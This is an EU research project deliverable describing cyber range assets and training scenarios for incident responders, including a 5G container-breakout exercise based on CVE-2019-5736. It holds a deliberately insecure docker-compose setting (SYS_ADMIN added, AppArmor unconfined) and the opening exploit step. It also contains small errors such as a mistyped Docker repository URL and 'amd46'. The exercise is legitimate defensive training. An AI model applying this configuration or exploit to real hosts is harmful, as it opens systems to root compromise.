Artificial Intelligence Threat Reporting and Incident Response System

D.5.2 IRIS scenario and asset catalogue

Project Title:	**Artificial Intelligence Threat Reporting and Incident Response System**
Project Acronym:	**IRIS**
Deliverable Identifier:	**Document number**
Deliverable Due Date:	**30/9/2023**
Deliverable Submission Date:	**31/10/2023**
Deliverable Version:	**V1.0**
Main author(s) and Organisation:	**Bruno Vidalenc (THALES), Sotirios Spantideas (KEMEA), Andrew Roberts (TALTECH)**
Work Package:	**WP5: Virtual Cyber Range and Training Environment**
Task:	**Task 5.2: IRIS lab pods for CERTs/CSIRTs**
Dissemination Level:	**CO: Confidential, only for members of the Consortium (including the Commission Services)**

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement no 101021727. Content reflects only the authors' view and European Commission is not responsible for any use that may be made of the information it contains.

Quality Control

	Name	Organisation	Date
Editor	Bruno Vidalenc	THALES	23/10/2023
Peer Review 1	Eleni Darra	CERTH	31/10/2023
Peer Review 2	Gonçalo Cadete	INOV	31/10/2023
Submitted by (Project Coordinator)	Gonçalo Cadete	INOV	31/10/2023

Contributors

Organisation
THALES
KEMEA
TALTECH

Document History

Version	Date	Modification	Partner
V 0.1	01/08/2023	ToC	THALES
V 0.2	10/08/2023	Thales scenario asset	THALES
V 0.3	11/10/2023	CTF tool and scenario description	KEMEA
V 1.0	13/10/2023	Taltech scenario asset	TALTECH

Legal Disclaimer

Contents

List of Figures

List of Tables

List of Abbreviations and Acronyms

Abbreviation/ Acronym	Meaning
VCR	Virtual Cyber Range
RAN	Radio Access Network
VM	Virtual Machine
ATA	Automated Threat Analytics
CTI	Collaborative Threat Intelligence
EME	Enhanced MeliCERTes Ecosystem
CERT	Computer Emergency Response Team
CSIRT	Computer Security Incident Response Team
ATIO	Advanced Threat Intelligence Orchestrator

Executive Summary

This report reflects one part of the task 5.2 to implement the training scenario of the IRIS project. The creation of the asset catalogue requires an IT infrastructure in the cyber range to train the IRIS end-users, including amongst others, CERT/CSIRT team members, cybersecurity professionals, cybersecurity security practitioners, security services providers, as well as decision makers operators of AI services and infrastructures. The other part of task 5.2 concern the IRIS platform implementation in the cyber range and is reported in D5.3.

The target of this deliverable is to present the technical details of the assets and the cyber-treat that has been chosen for the training scenarios described in D5.1. The assets will create the virtual infrastructure used to emulate cybersecurity attacks and demonstrate how the end-user can utilize the IRIS functionalities to mitigate/prevent them.

In this context, this report is divided in the description of the assets of three distinct training scenarios that were designed to illustrate the IRIS functionalities.

The first scenario describes the assets for an attack that is conducted in a 5G mobile network infrastructure, targeting to take control of core network. The end-user is expected to understand the attack sequence, the actions that are performed by the IRIS solution in the background and interact with the platform when required.

The second scenario involves a ransomware attack in a company that manages data from an IoT infrastructure, targeting to also align with the Pilot Use Case 1 (PUC1) of the IRIS project (IoT system in tram station in Barcelona). The attack is rolled-out and the end-user can familiarize with the network topology, understand the background processes that are conducted in the IRIS platform, as well as interact with the platform through decision making procedure to contain or mitigate the attack.

Finally, the third scenario relates to PUC3 of the IRIS project, describing a collaborative exercise tailored to cross-border threat intelligence scenarios.

1 INTRODUCTION

The IRIS project aims at tackling recent and upcoming cybersecurity challenges that emerge in IoT and AI-enabled networks and platforms. For this reason, the IRIS activity integrates several innovative technical solutions into an easy-to-use single platform to assist CERTs/CSIRTs for detecting, evaluating, responding, and communicating information regarding threats & vulnerabilities of IoT and AI-driven ICT systems.

The functionalities of the IRIS platform will be demonstrated in 3 pilots with the engagement of 3 smart cities (in Helsinki, Tallinn and Barcelona) along with the involvement of national CERTs/CSIRTs, and cybersecurity authorities.

The project duration spans from September 2021 to August 2024.

1.1 Deliverable Purpose

This deliverable aims to describe the assets available into the cyber range to create and emulate the digital infrastructure on which the training scenario will be executed. These assets must be able to recreate an infrastructure similar to the real infrastructure of the project end-users. Along with these assets, this deliverable aims to describe the technical implementation of the cyber-attack of all the training scenarios. These attacks will be executed during the training scenarios to promote the pertinence of the IRIS platform.

The exercises will enable the CSIRT/CERT team members to familiarize with the operational capabilities of the IRIS tools and components, while also enhancing the collaboration between them by providing interactive cross-border threat intelligence generation and communication scenarios.

This deliverable starts by describing the training tools used for the training and describe the assets and the technical details of the cyber threat used in the three scenarios that were developed for training purposes.

1.2 Structure of the deliverables

The structure of this deliverable is the following:

- Section 2 describes general specifications of the training environment and the VCR;
- Section 3 presents in detail, the assets and the technical details of the cyber-threat for the 3 training scenarios that were developed in the IRIS project, i.e. an IoT connected with 5G network scenario, an IoT ransomware scenario, and a smart city dashboard AI input data manipulation scheme;
- finally, Section 4 concludes the deliverable.

2 IRIS TRAINING TOOLS

2.1 IRIS Cyber Range

The Cyber Range tool is based on the Hynesim Cyber Range edited by Diateam[1] (see Figure 1). It provides virtualized resources, such as network L2/L3 equipment's, and fully customizable virtual machines. These resources can be linked together in architectures called "topologies" to simulate complex network environments. Furthermore, external equipment can be connected to these topologies, allowing the use of specific hardware or systems. Memory dump and network capture features provide introspection on the environment.



Figure 1: Cyber Range tool

Fined-grained access control can be configured on the different entities, allowing direct console access to the virtual machines, and asymmetric blue team/read team training scenarios.

The Hynesim Cyber Range is a distributed application. The master server hynesim-master manages the communications between the hynesim-nodes used to virtualise and emulate the entities of a topology. User access is provided by a software client called hyneview. Communication between the hyneview clients and the hynesim-master goes through a relay named hynesim-glacier.

[1] https://www.diateam.net/what-is-a-cyber-range/



Figure 2: Cyber Range architecture

2.2 IRIS CyberTraP CTF tool

The main feature of the CyberTraP tool is to be used as a scoring engine for the IRIS training exercises by the end-users/trainees to the IRIS platform. To this end, the trainees will be able to monitor their own progress when they are conducting the training scenarios and receive rewards (flags), depending on their actions. Moreover, comparison metrics can be also visualized to foster the collaboration amongst various members of CERT/CSIRT team members. In addition, the CyberTraP tool can be used to possibly host additional CTF training exercises/scenarios.

The CyberTraP tool is based on the RootTheBox (RTB) open-source platform[2], as depicted in Figure 3. Other lightweight platforms exist for individual learners, e.g., HackTheBox[3], OverTheWire[4], TryHackMe[5], and CYWARIA[6], that also include a scoring system for evaluating the user performance (e.g., measure the successfully stolen flags from another team, quantify the number of successful defends, etc.).

CyberTraP module is therefore a real-time capture the flag (CTF) scoring engine for training exercises that will be implemented in the IRIS VCR. In the framework of IRIS project, this training environment will be utilized to host cyber-security activities where the trainees can practice their skills, regardless of experience, in both offensive and defensive techniques through realistic challenges. The benefits of using the CyberTraP module include:

- the CTF platform is easy to comprehend and targets at improving the end-user training experience. The users form teams or practice solo, and target challenges with multiple levels of difficulty and sophistication.
- the module can be easily configured and modified for any CTF style game (including offensive and defensive activities). The platform facilitates the engagement of both novice and experienced players.
- the CyberTraP module aims at increasing the productivity of CSIRT/CERT operators and their operational efficiency through competition by tracking their training process in the cybersecurity exercises.

[2] https://github.com/moloch--/RootTheBox
[3] https://www.hackthebox.eu/
[4] https://overthewire.org/wargames/
[5] https://tryhackme.com/
[6] https://www.soteria-int.com/product-cywaria/

- CyberTraP is based on the Root the Box open-source CTF platform, aiming at effectively reducing the training and support costs of CERT/CSIRT end-users and cybersecurity experts.



Figure 3: A sample training scenario described in the RTB CTF platform.

CyberTraP is developed in Python, utilizes SQLAlchemy for back-end, while Bootstrap and jQuery are utilized on the front-end. This tool uses Web sockets to communicate with the users in real-time, providing full-duplex communication channels over a single TCP connection. The IETF standardized the WebSocket protocol as RFC 6455[7]; this will allow for the bi-directional communication and retrieval of information with interconnected systems.

The CyberTraP module has two main sub-components: the Missions and the Scoreboard. The training environment is flexible to accommodate the deployment of additional tools as separate components to support missions:

- The Missions component contains CTF challenges named boxes – each belonging to a predefined category and grouped under a game level. Boxes contain difficulty indicators, reward points, and a flag section. In addition, they can also be accompanied by an icon, a system type and a descriptive text. Each box practically represents a host in which the user/team can practice on. Digital evidence, or flags, proving that a user/team has met a specific challenge goal, appear within each box, the nature of which is dependent on the challenge topic.
- The Scoreboard component is based on flag submissions, where a team or player must provide the appropriate evidence obtained by completing a target challenge. Each flag corresponds to a specific number of points to be acquired and its completion may be dependent on successful completion of previous challenges. The module allows hints to be provided to the user and, in some cases, penalties may be given.

The capabilities of CyberTraP module also provide built-in team-based file/text sharing and admin game material distribution, allowing for workloads and assessments to be performed in either Team Play or Individual Play, as well as a real-time animated scoreboard, graphs, and status updates. Chat support can also be integrated from IRIS partner components. In addition, the CTF Time

[7] https://datatracker.ietf.org/doc/html/rfc6455

compatible JSON scoreboard feed allows for JSON data to be displayed and retrieved by interconnected IRIS platforms.

The input data of the CyberTraP tool is expected to be in JSON format including relevant information about the message, content, and flags (e.g., ID, name, type, timestamp, payload, status, description, value …)

Regarding the output data, the training environment supports communication using a message bus. The message has three parts:

- **SystemLive:** gives details on a system participating in a scenario: load data as well as services that are active.
- **NetLive:** gives details on network traffic between the two endpoints.
- **AttackLive:** gives details on the vulnerabilities that have been exploited on this system.

To this end, the CyberTraP tool is available as an asset that provides built-in team-based file/text sharing and admin game material distribution, allowing for workloads and assessments to be performed in either Team Play or Individual Play, as well as a real-time animated scoreboard, graphs, and status updates using WebSocket.

In addition, the CyberChef client is a suite of web app tools allowing a user to perform a number of operations, including encoding (XOR or Base64), encryption (AES, Blowfish, etc.), creation of binary and hexdump files, compression and decompression, hashing, calculating checksums, and certificate parsing, among others.

CyberTraP tool is implemented as a Moodle plugin, using a MySQL database[8] as an internal storage, taking into consideration the storage of applications under a single container[9]. The following code displays an example of a JSON file of an exercise:

```
/* Training Scenario's JSON file */
"Objectives": [
   {
      "Objective_ID": INT,
      "Objective_Description": TEXT,
      "Actions": [
         {
            "Action_ID": INT,
            "Action_Description": TEXT,
            "Type": "Flag" | "Task" | "Attack" | "Availability",
            "Hints": [
               {
                  "Hint_ID": INT,
                  "Hint_Description": TEXT
               },
               ... /* more hints */
            ],
            "Hints_Used": INT,
            "Weight": FLOAT,
            "Difficulty": "E" | "M" | "H" | "X",
            "Result": 0 | 1,
```

[8] https://docs.moodle.org/310/en/MySQL
[9] https://geekflare.com/container-best-practices/

```
            "Time": FLOAT,
            "Time_Opt": FLOAT,
            "Steps": INT,
            "Steps_Opt": INT
        },
        ... /* more actions */
    ]
  },
  ... /* more objectives */
]
```

The metrics that are included in the JSON file are critical to assist the scoring engine of the CTF tool. Some of these metrics are mandatory, i.e.:

- **Objective_ID**: this metric connects the results of the trainee with the associated rewards (flags). Moreover, the ID of the objectives is also used to store the performance of the participant in the database.
- **Objective_Description**: this metrics is used to visualize the task objectives to the trainees and can be also utilized for the feedback of the participants and internal classifications.
- Actions_ID: this metric is used to generate the reward in case of partial objective completion.
- **Action_Description**: this variable can be used to visualize the actions performed by the trainees.
- **Type**: this parameter is crucial for internal classification of the tasks that are required to be performed through the game process.
- **Hints_Used**: this parameter designates the number of hints that the trainee used and affects his/her score accordingly.
- **Difficulty**: this classification variable denotes the difficulty level of the exercise to be performed and is linked to the scoring mechanism.
- **Result**: this binary parameter illustrates whether the participant was able to finalize the exercise and provides the score accordingly.

The optional parameters in the JSON file include:

- **Hints (Hint_ID and Hint_Description)**: this parameter is used to save the hints for the objective of each task and calculate the cumulative number of hints used by the trainee.
- **Weight**: optionally, the weight of each task can be different and the average score of the participant will be calculated by considering the weighted average of all tasks/objectives.
- **Time**: the temporal parameter can be used to provide more accurate scoring, since the faster resolve of the task typically means higher score for the participant.
- **Steps**: this variable can be used to provide further assistance on the scoring of the trainee.

3 ASSET CATALOGUE FOR INFRASTRUCTURE EMULATION

This section presents the assets of the cyber range to emulate the IT infrastructure on which the training scenario will be played. For these training scenarios, an attack is performed to allow the training to be performed. In this section the assets are grouped by training scenario.

3.1 IoT connected with a 5G network scenario

3.1.1 Scenario overview

The Cyber range emulates an IoT network interconnected with a 5G network. The attacker targets to compromise the 5G core network through a container breakout attack, gaining administrator access on the container's underlying host. The overview of the assets involved in this scenario is depicted in Figure 4. Please note that for a better understanding, the description of the kubernetes assets running the IRIS platform is reported in D5.3.



Figure 4: Overview of the 5G network connected with IoT scenario

3.1.2 Infrastructure and Resources in the VCR

The 5G infrastructure is implemented using the free5GC and Ueransim open-source projects. Each component is deployed in a docker container, as shown in Figure 5.



Figure 5: 5G core network functions

The networks that are involved in this scenario and their role are tabulated in table 1 and include the radio access network emulator, the secure network between the base station gNodeB and the 5G core and the public network for services towards end users.

Name	Role
ran	RAN emulation
secure	Secure network between the GNB and the 5G core
public	Publication of services towards end users

Table 1: Involved Networks in this scenario

Regarding the software needed for the deployment of this scenario, the free5GC project is an open-source project implementing a 5G mobile core network as defined by the 3GPP. In addition, UERANSIM is an open-source project simulator of 5G User Equipment (UE) and gNodeB. Finally, the radio network traffic is simulated using a pseudo-device provided by the gtp5g program, as shown in Table 2.

Software	Version	Role
ueransim	v3.2.6	5G GNB and UE simulation
gtp5g	V0.7.0	RAN network emulation
free5gc	v3.2.1	5G core functions

Table 2: Software components for 5G core, UE and gNodeB, as well as RAN network emulation

The deployment of every 5G core network function, as well as the RAN elements (gNodeB and UEs) are deployed in a separate docker container. The specifications of the servers, the containers and their functionalities, as well as the required resources in terms of CPU and RAM are shown in table 3.

Server	Function	Containers	CPU	RAM (GB)
Core	5G core	AMF, SMF, AUSF, UPF, NRF, NSSF, UDM, UDR, PCF, SCTP, N3IWF, webui, mongodb	4	8
Gnb	5G gNodeB (antenna)	GNB	2	4
Ue1	5G User Equipment (phone or IoT device)	UE	2	4
Ue2	5G User Equipment (phone or IoT device)	UE	2	4

Table 3: Containers and their functionalities, as well as the required resources

Figure 6 shows a screenshot of the scenario topology instantiated and running into the cyber range.



Figure 6 Cyber range topology screenshot

All VMs are running on Ubuntu 20.04. The OS system images are generated with Packer which is a software developed by HashiCorp. To install all the different software's on our topology we are using Ansible[10] playbooks. Ansible is an automation tool for the configuration and the management of VMs. The playbooks are saved in a local GitLab.

Below is the example of an Ansible playbook to install free5gc-compose in multiple hosts. The software free5gc-compose is the docker compose version of free5gc that ease the installation of this tool via Docker files and integrate in the same time UERANSIM for emulating the UEs and gNBs.

[10] https://www.ansible.com/

```
- hosts: all
  remote_user: "{{ home_user }}"
  become: true
  become_user: root
  gather_facts: true
  tasks:
    - ansible.builtin.import_role:
        name: docker
    - name: Recursively remove free5gc-compose
      ansible.builtin.file:
        path: "{{ free5gc_compose_dir }}"
        state: absent
    - name: Git clone free5gc-compose
      ansible.builtin.git:
        repo: 'https://github.com/free5gc/free5gc-
compose.git'
        dest: "{{ free5gc_compose_dir }}"
      become: true
      become_user: "{{ home_user }}"
    - name: Git clone free5gc
      ansible.builtin.git:
        repo: 'https://github.com/free5gc/free5gc.git'
        dest: "{{ free5gc_compose_dir }}/base/free5gc"
        recursive: true
      become: true
      become_user: "{{ home_user }}"
    - name: Ensure config dir exists
      ansible.builtin.file:
        path: "{{ free5gc_compose_dir }}"
        state: directory
    - name: Remove docker compose files
      ansible.builtin.file:
        path: '{{ item }}'
        state: absent
      with_items:
        - "{{ free5gc_compose_dir }}/docker-compose.yaml"
        - "{{ free5gc_compose_dir }}/docker-compose-
build.yaml"
    - name: Copy docker compose file
      ansible.builtin.template:
        src: docker-compose-{{ role }}.yaml.j2
        dest: "{{ free5gc_compose_dir }}/docker-compose-{{
role }}.yaml"
      become: true
      become_user: "{{ home_user }}"
```

Here is a summary of the resources associated with each nodes:

Name	Characteristic	Description
Iris kubernetes	Iris-master: 200GB, 8GB RAM, 4CPU Iris-Node 1: 200GB, 8GB RAM, 4CPU Iris-Node 2: 200GB, 8GB RAM, 4CPU Iris-Storage: 12GB, 2GB RAM, 2CPU	Composed of 4 different VMs all running kubernetes.
IOT Device 1 and 2	40GB, 4GB RAM, 2CPU	Ueransim ran with docker compose.
5G Core Network	40GB, 8GB RAM, 4CPU	5G core network free5gc ran and vulnerable-web-dvwa ran with docker compose. For the purpose of the container escape attack the docker version was downgraded to 18.09.1
gNB	40GB, 4GB RAM, 4CPU	Ueransim ran with docker compose.
Attacker	40GB, 4GB RAM, 2CPU	VM where the docker escape attack is launched.

Table 4: Affected resources of the running assets

3.1.3 Attack configuration

This scenario demonstrates security features and vulnerabilities that can be used to compromise a 5G core containerized architecture. In particular, it uses a container breakout attack, allowing a threat actor accessing a vulnerable public service to gain administrator access on the container's underlying host. The vulnerability and the weaknesses involved in the present scenario are described in Table 5.

Vulnerability	Weaknesses
CVE-2019-5736[11]	CWE-94: Improper Control of Generation of Code[12] CWE-78: Improper Neutralization of Special Elements used in an OS Command[13]

Table 5: Vulnerability and the weaknesses involved in the IoT-5G connection scenario

The runc is the low-level library handling container creation. The CVE-2019-5736 vulnerability allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root a container.

[11] NVD - CVE-2019-5736 (nist.gov)
[12] CWE - CWE-94: Improper Control of Generation of Code ('Code Injection') (4.13) (mitre.org)
[13] CWE - CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') (4.13) (mitre.org)

In this scenario, two VMs are key, as shown in Figure 7:

- The core.iris1 VM is a docker server hosting 5G core services, as well as a vulnerable webserver. The entry point for the attack is the webserver, accessed via the default HTTP port (80).
- The trainee starts the scenario having access to the attacker.iris1 VM.



Figure 7: Assets of the 5G network connected with IoT scenario

The presented attack requires several vulnerabilities on the docker host to be effective, such as an older runc version, and container misconfiguration. The specifications of the software requirements are described in Table 6.

Software requirement	Version	Package	Repository
Runc	1.0.0-rc6	containerd.io-1.2.2-1	https://docker.download.com/linux/ubuntu bionic/stable amd46
Docker	18.09.1	docker-ce-5:18.09.1~3-0~ubuntu-bionic	https://docker.download.com/linux/ubuntu bionic/stable amd46

Table 6: Version, package, and repository links for the software requirements

Regarding the web server container, the specifications requirements are shown in the following table:

Docker container	Version	Registry
vulnerables/web-dvwa	latest (dae203fe1164)	https://hub.docker.com

Table 7: Specification requirements of the web server container

The container must be configured to disable Apparmor and have a privileged capability. In docker-compose, this would translate in:

```
    cap_add:
        - SYS_ADMIN
    security_opt:
      - apparmor:unconfined
```

3.1.3.1 Attack sequence

There are three main steps to the attack, as demonstrated in the sequence diagram in Figure 8figure 8:

1. Get access to the webserver container. Escalate this access to a root permissions.
2. From this access, leverage CVE-2019-5736 to gain access to the host.



Figure 8: Information flow of 5G network connected with IoT scenario

3.1.3.2 Attack explanation

The runc is the low-level library handling container creation. The CVE-2019-5736 allows attackers to overwrite the host runc binary (and consequently obtain host root access) by leveraging the ability to execute a command as root in a container. This attack works by "trapping" an administrator connection to the attacked container and using this to access the host runc binary.

The steps used by the attack are as follows:

- Rewrite "/bin/sh" in the container with the contents "`#!/proc/self/exe`".
